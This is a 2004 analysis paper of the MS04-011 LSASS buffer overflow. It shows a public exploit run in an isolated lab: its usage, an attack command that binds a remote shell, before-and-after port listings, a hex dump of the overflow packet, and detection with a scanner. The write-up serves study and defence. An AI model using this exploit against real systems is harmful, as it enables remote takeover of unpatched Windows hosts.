Analysis of the Microsoft Windows LSASS Exploit

Packetwatch Research
http://www.packetwatch.net

Date: Tuesday, August 24, 2004

Analyst: Ryan Spangler

Table of Contents

Vulnerability Background

The Microsoft Windows LSASS buffer overrun vulnerability was publicly announced on the Bugtraq mailing list. eEye Digital Security released an advisory about the vulnerability on April 13th, 2004 [1]. Immediately upon announcement of the vulnerability to Bugtraq, CERT followed up with an advisory announcement providing information and links to patches from Microsoft [2].

Local Security Authority Subsystem Service (LSASS) provides an interface for managing local security, domain authentication, and Active Directory processes. It handles authentication for the client and for the server. The vulnerability lies in an unchecked buffer in the LSASS service [3]. A user sending a specially crafted message to a remote computer can exploit this vulnerability allowing the user to run code with Local System privileges. Microsoft has classified this vulnerability as critical.

Advisories and Vendor Information

Microsoft Security Bulletin: Security Update for Microsoft Windows (835732) [3]

US-CERT Technical Cyber Security Alert TA04-104A: Multiple Vulnerabilities in Microsoft Products [2]

CVE (CAN-2003-0533) [4]

Exploit Analysis

This analysis paper makes use of one of the exploits for this vulnerability found on the Security Focus website [5]. A list of vulnerable products can be found at the Security Focus website under Bugtraq ID 10108 [6].

The exploit was used on an isolated network using the following systems:

10.10.2.1 – Microsoft Windows XP Professional SP1a (attacker)
10.10.2.3 – Microsoft Windows 2000 Server (victim) with SP4 and the firewall turned off

Here is the output from executing the exploit without any arguments or switches.

```
C:\Documents and Settings\Ryan\My Documents>HOD-ms04011-lsasrv-expl

MS04011 Lsasrv.dll RPC buffer overflow remote exploit v0.1
--- Coded by .::[ houseofdabus ]::. ---

Usage:

HOD-ms04011-lsasrv-expl <target> <victim IP> <bindport> [connectback IP] [options]

Targets:
        0 [0x01004600]: WinXP Professional    [universal] lsass.exe
        1 [0x7515123c]: Win2k Professional    [universal] netrap.dll
        2 [0x751c123c]: Win2k Advanced Server [SP4]       netrap.dll

Options:
        -t:             Detect remote OS:
                        Windows 5.1 - WinXP
                        Windows 5.0 - Win2k
```

Figure 1: HOD-ms04011-lsasrv-expl usage options

The exploit sends a specially crafted message to port 445. It exploits the lack of bounds checking of the LSASS service, and binds a shell to the user-specified port. Then, the user can telnet to the open port.

```
C:\Documents and Settings\Ryan\My Documents>HOD-ms04011-lsasrv-expl 2 10.10.2.3 4444

MS04011 Lsasrv.dll RPC buffer overflow remote exploit v0.1
--- Coded by .::[ houseofdabus ]::. ---

[*] Target: IP: 10.10.2.3: OS: Win2k Advanced Server [SP4]       netrap.dll
[*] Connecting to 10.10.2.3:445 ... OK
[*] Attacking ... OK

C:\Documents and Settings\Ryan\My Documents>telnet 10.10.2.3 4444

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>
```

Figure 2: exploit execution

Here is the port listing on the victim machine prior to the successful exploitation. Since the exploit is known to create a new TCP socket, I've only shown the listening TCP ports. on the machine.

```
C:\Documents and Settings\Ryan>netstat –anp tcp

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:25             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1028           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1031           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3037           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3372           0.0.0.0:0              LISTENING
  TCP    10.10.2.3:139          0.0.0.0:0              LISTENING
```

Figure 3: TCP ports before attack

Once the exploit has been successfully executed, this listing shows a new service listening on port 4444.

```
C:\Documents and Settings\Ryan>netstat –anp tcp

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:25             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1028           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1031           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3037           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3372           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:4444           0.0.0.0:0              LISTENING
  TCP    10.10.2.3:139          0.0.0.0:0              LISTENING
  TCP    10.10.2.3:4444         10.10.2.1:4350         ESTABLISHED
```

Figure 4: TCP ports after attack

This output comes from fport [7]. This tool lists open TCP and UDP ports and the applications mapped to them.

```
C:\Documents and Settings\Ryan>fport /p
FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid   Process            Port  Proto Path
912   inetinfo       ->  25    TCP   C:\WINNT\System32\inetsrv\inetinfo.exe
912   inetinfo       ->  80    TCP   C:\WINNT\System32\inetsrv\inetinfo.exe
432   svchost        ->  135   TCP   C:\WINNT\system32\svchost.exe
8     System         ->  139   TCP
912   inetinfo       ->  443   TCP   C:\WINNT\System32\inetsrv\inetinfo.exe
8     System         ->  445   TCP
492   msdtc          ->  1025  TCP   C:\WINNT\System32\msdtc.exe
816   MSTask         ->  1026  TCP   C:\WINNT\system32\MSTask.exe
912   inetinfo       ->  1028  TCP   C:\WINNT\System32\inetsrv\inetinfo.exe
8     System         ->  1031  TCP
912   inetinfo       ->  3037  TCP   C:\WINNT\System32\inetsrv\inetinfo.exe
492   msdtc          ->  3372  TCP   C:\WINNT\System32\msdtc.exe
252   lsass          ->  4444  TCP   C:\WINNT\system32\lsass.exe

432   svchost        ->  135   UDP   C:\WINNT\system32\svchost.exe
8     System         ->  137   UDP
8     System         ->  138   UDP
8     System         ->  445   UDP
252   lsass          ->  500   UDP   C:\WINNT\system32\lsass.exe
240   services       ->  1029  UDP   C:\WINNT\system32\services.exe
912   inetinfo       ->  1030  UDP   C:\WINNT\System32\inetsrv\inetinfo.exe
912   inetinfo       ->  3456  UDP   C:\WINNT\System32\inetsrv\inetinfo.exe
```

Figure 5: fport listing

Here is a packet from the attacking host, captured by tcpdump. In this packet the attacker sends the data to overflow the buffer of on the LSASS service on the victim host. The overflow data starts where it’s highlighted, and continues until the end.

```
Frame 19 (1514 bytes on wire, 1514 bytes captured)
Ethernet II, Src: 00:02:e3:05:43:f3, Dst: 00:0f:1f:0c:a0:19
Internet Protocol, Src Addr: 10.10.2.1 (10.10.2.1), Dst Addr: 10.10.2.3 (10.10.2.3)
Transmission Control Protocol, Src Port: 4377 (4377), Dst Port: microsoft-ds (445), Seq:
880, Ack: 787, Len: 1460
NetBIOS Session Service
SMB (Server Message Block Protocol)
DCE RPC
Microsoft Local Security Architecture (Directory Services), DsRolerUpgradeDownlevelServer
    Operation: DsRolerUpgradeDownlevelServer (9)
    Stub data (1368 bytes)

0000  00 0f 1f 0c a0 19 00 02 e3 05 43 f3 08 00 45 00   ..........C...E.
0010  05 dc 97 f6 40 00 80 06 45 0e 0a 0a 02 01 0a 0a   ....@...E.......
0020  02 03 11 19 01 bd 18 32 07 40 cb e6 41 3c 50 10   .......2.@..A<P.
0030  41 5e 1c ba 00 00 00 00 10 f8 ff 53 4d 42 2f 00   A^.........SMB/.
0040  00 00 00 18 07 c8 00 00 00 00 00 00 00 00 00 00   ................
0050  00 00 00 08 ff fe 00 08 60 00 0e ff 00 de de 00   ........`.......
0060  40 00 00 00 00 ff ff ff ff 08 00 b8 10 00 00 b8   @...............
0070  10 40 00 00 00 00 00 b9 10 ee 05 00 00 01 10 00   .@..............
0080  00 00 b8 10 00 00 01 00 00 00 0c 20 00 00 00 00   ........... ....
0090  09 00 ad 0d 00 00 00 00 00 00 ad 0d 00 00 90 00   ................
00a0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
00b0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
00c0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
00d0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
00e0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
```


```
00f0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0100  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0110  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0120  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0130  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0140  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0150  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0160  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0170  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0180  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0190  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
01a0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
01b0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
01c0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
01d0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
01e0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
01f0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0200  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0210  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0220  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0230  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0240  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0250  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0260  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0270  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0280  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0290  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
02a0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
02b0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
02c0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
02d0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
02e0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
02f0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0300  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0310  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0320  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0330  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0340  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0350  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0360  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0370  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0380  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0390  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
03a0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
03b0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
03c0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
03d0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
03e0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
03f0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0400  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0410  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0420  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0430  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0440  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0450  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0460  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0470  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0480  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0490  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
04a0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
04b0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
04c0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
04d0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
04e0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
04f0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0500  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0510  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0520  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0530  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0540  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0550  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
```

```
0560  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0570  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0580  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0590  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
05a0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
05b0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
05c0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
05d0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
05e0  90 00 90 00 90 00 90 00 90 00                      ..........
```

Figure 6: packet with overflow data

Vulnerability Detection

Here is a way to tell if a machine has been exploited. This tool from Foundstone scans the specified IP address to find out if it has been patched for the Microsoft Windows LSASS vulnerability [8].



DSScan 1.00 - Copyright © Foundstone Inc. 2004 - www.foundstone.com

IPs

Hostname/IP: 10.10.2.3

Start IP: . . .

End IP: . . .

Read IPs from file

Start IP	End IP
10.10.2.3	

Scan Control

☑ Resolve IP addresses to hostnames

☑ Show both vulnerable and not vulnerable systems

☑ Randomize scan order

□ Send message to vulnerable systems

Timeout (ms): 5000

Your system has not been patched and is vulnerable to attack.

IP	Hostname	NetBIOS	Status
10.10.2.3	MOBILE	MOBILE	VULNERABLE

Scanned: 1/1

Vulnerable: 1

Figure 8: dsscan results

References

[1] EEYE: Windows Local Security Authority Service Remote Buffer Overflow, [Online Document], April 13, 2004, Available HTTP: http://seclists.org/lists/bugtraq/2004/Apr/0163.html

[2] US-CERT Technical Cyber Security Alert TA04-104A Multiple Vulnerabilities in Microsoft Products, US-CERT [Online Document], April 14, 2004, Available HTTP: http://www.us-cert.gov/cas/techalerts/TA04-104A.html

[3] Microsoft Security Bulletin MS04-011: Security Update for Microsoft Windows (835732), Microsoft Corporation [Online Document], April 13, 2004, Available HTTP: http://www.microsoft.com/technet/security/bulletin/ms04-011.mspx

[4] CAN-2003-0533, Common Vulnerabilities and Exposures (CVE) [Online Document], Available HTTP: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0533

[5] LSASS Exploit, http://downloads.securityfocus.com/vulnerabilities/exploits/HOD-ms04011-lsasrv-expl.c

[6] Microsoft Windows LSASS Buffer Overrun Vulnerability, Security Focus [Online Document], April 13, 2004, Available HTTP: http://www.securityfocus.com/bid/10108/

[7] Fport, Foundstone, Inc. [Website], http://www.foundstone.com/resources/proddesc/fport.htm

[8] DSScan, Foundstone, Inc. [Website], http://www.foundstone.com/resources/proddesc/dsscan.htm